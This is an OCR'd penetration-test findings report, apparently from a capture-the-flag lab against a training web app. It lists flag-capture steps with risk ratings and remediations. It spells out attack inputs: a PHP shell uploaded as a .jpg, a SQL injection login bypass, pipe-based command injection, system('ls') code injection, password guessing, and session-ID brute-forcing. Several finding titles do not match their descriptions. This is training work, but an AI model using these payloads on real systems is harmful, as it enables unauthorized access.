

Vulnerability 6	Findings
Title	Local File Inclusion (LFI) Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	1. Recognize the need to modify the file in a way that satisfies the system's requirement for JPG files. 2. Devise a workaround by renaming the shell.php file to shell.php.jpg, thereby fooling the system into perceiving it as a JPG file. 3. Upload the modified file (shell.php.jpg) to the system. 4. The system accepts the modified file as a JPG file, and you successfully gain access to Flag 6.
Images	 



	  
Affected Hosts	Web server hosting the vulnerable application. 192.168.14.35
Remediation	Implement proper input validation and sanitization. Use whitelisting to restrict file inclusion to authorized directories. Regularly update and patch the web application to prevent LFI vulnerabilities.

Vulnerability 7	Findings
Title	SQL Injection Vulnerability on Login Page
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	1. Return to the website and access the login page to exploit the vulnerability. 2. In the login prompt, enter "test" as the username. For the password, input a SQL injection payload: ' OR '1'='1. 3. Upon hitting the login button, the SQL injection payload manipulates the database query to always return true, granting access as if valid credentials were provided. 4. As a result, the page validates the login attempt and provides you with FLAG7.




Images	 
Affected Hosts	Web server hosting the login.php page.192.168.14.35
Remediation	Implement prepared statements or parameterized queries to sanitize input and prevent SQL injection attacks. Regularly update and patch the web application to address security vulnerabilities.

Vulnerability 8	Findings
Title	Local File Inclusion (LFI) Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	1. Return to the login.php page and use the CTRL-A shortcut to highlight the entire page, seeking clues within the content or source code.


	2. Scroll through the source code or highlighted content, focusing on identifying a section containing potential username and password information. 3. Upon discovering the username and password within the content, copy and paste them directly into the login box on the page. 4. After logging in using the obtained credentials, you are presented with FLAG8
Images	  
Affected Hosts	Web server hosting MemoryPlanner.php. 192.168.14.35
Remediation	Implement input validation and proper file path handling to prevent unauthorized file inclusions. Regularly update and patch the web application to mitigate vulnerabilities.


Vulnerability 9	Findings
Title	PHP Injection Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	Navigate back to the login.php page. Open a new tab in your browser and enter the URL 192.168.14.35/robots.txt. This page reveals the directives for web crawlers and bots, including where they are allowed to interact with the website. Within the robots.txt file, locate the FLAG directive
Images	 
Affected Hosts	Web server running Login.PHP application 192.168.14.35
Remediation	Implement strict input validation, sanitize user input, and use prepared statements to prevent PHP injection. Regularly update PHP versions and libraries to patch vulnerabilities

Vulnerability 10	Findings
Title	DNS Check Vulnerability on Networking Page
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	1. Navigate to the page networking.php. 2. Before attempting command injection, observe that when you hit the lookup button, the website performs an NS lookup on example.com. The syntax of the output resembles what you get when you run the nslookup command in your terminal. 3. To list the contents of the vendors.txt file, use the command injection technique. 4. After injecting the command, hit the lookup button. 5. The website should respond with FLAG 10.





Images	  
Affected Hosts	192.168.14.35.networking.php
Remediation	Implement access controls to restrict file access. Conduct regular security audits to identify and patch vulnerabilities


Vulnerability11	Findings
Title	Session Management Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	1. Begin by executing the MX record checker to understand its functionality. 2. Attempt to inject the command by using the pipe operator (|) 3. The website accepts the command with the pipe operator and returns FLAG 11.
Images	  
Affected Hosts	Web server hosting admin_legal_data.php. 192.168.14.35
Remediation	Implement secure session management techniques such as strong session ID generation and proper session handling. Regularly review and update session management mechanisms to mitigate vulnerabilities.

Vulnerability 12	Findings
Title	Session Management Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	1. Begin by attempting to retrieve the list of users on the machine. 2. Filter out users with user IDs below 1000, which typically represent system-level accounts. 3. Perform a brute force attack by attempting to log in with the credentials:Username: "Melina" Password: "Melina" 4. Use these credentials on the administrator login page. 5. Upon submitting the credentials, successfully log in as "Melina."
Images	 



	
Affected Hosts	Web server hosting admin_legal_data.php. 192.168.14.35
Remediation	Implement secure session management techniques, such as using strong session IDs, implementing session expiration, and enforcing proper authentication and authorization mechanisms. Regularly review and audit session management implementations for vulnerabilities.


Vulnerability 13	Findings
Title	PHP Injection Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	1. Navigate to the robots.txt page, where you find a link to souvenirs.php, indicating a potential target page. 2. Navigate to the souvenirs.php page by adding 'souvenirs.php' to your URL bar. 3. Attempt to execute a system-level command by replacing the PHP query with ?message=system('ls'); in the URL. Upon hitting enter, the website lists the contents of the directory and returns FLAG 13


Images	   


	
Affected Hosts	Web server hosting souvenirs.php. 192.168.14.35
Remediation	Implement input validation and output encoding to prevent PHP injection. Update PHP to the latest version and apply security patches regularly


Vulnerability 14	Findings
Title	Session Management Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	1. Observe that the URL contains "admin=001," indicating a session ID. To proceed, configure FoxyProxy to redirect traffic to Burp Suite and initiate Burp Suite to intercept traffic. 2. Within the Burp Suite's Intruder tool, initiating a brute force attack 3. Upon completion of the brute force attack, identify the valid session ID 4. Use the identified session ID in the URL to navigate to the admin_legal_data.php page. 5. Upon accessing the admin_legal_data.php page with the correct session ID, obtain FLAG 14.

Images	  














Affected Hosts	Web server hosting admin_legal_data.php 192.168.14.35
Remediation	Implement secure session management practices such as using strong session IDs, enforcing session expiration, and validating session data on the server side. Regularly audit and monitor session management functionality for vulnerabilities.

Vulnerability 15	Findings
Title	Directory traversal vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	1. Utilize the vulnerability identified at Flag 10 or Flag 11 to run the command -lsh to see the contents of the old_disclaimers directory. 2. Identify the existence of the old_disclaimers directory from the output of the command. 3. Change the URL to access the contents of a specific disclaimer file within the old_disclaimers directory. 4. Retrieve FLAG 15 from the contents of the disclaimer file.


Images	 
Affected Hosts	192.168.13.35/disclaimer.php
Remediation	Implement input validation.

Vulnerability Findings DAY 2



Vulnerability 1	Findings
Title	Whois Information Gathering
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Low
Description	1. Utilize the Domain Dossier open-source tool from osintframework.com to gather WHOIS domain information on totalrecall.xyz. 2. Extract FLAG1 from the obtained information, located in the section labeled "registrant street.".

Images	  
Affected Hosts	totalrecall.xyz
Remediation	Regularly review and update domain registration information to ensure accuracy and security. Implement WHOIS privacy protection services to limit exposure of sensitive domain registration details. Educate personnel on the importance of maintaining accurate domain registration information and utilizing secure domain registration practices. Monitor for any unauthorized changes to domain registration details and promptly investigate and rectify any discrepancies.


Vulnerability 2	Findings
Title	- IP Address Enumeration
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Low

Description	1. Visit the Domain Dossier tool on osintframework.com. 2. Enter the domain name "TotalRecall.xyz" . 3. Locate the IP address 4. Retrieve the IP address associated with the TotalRecall.xyz domain.
Images	
Affected Hosts	TotalRecall.xyz
Remediation	Keep software and systems up-to-date with the latest security patches and updates to mitigate vulnerabilities.

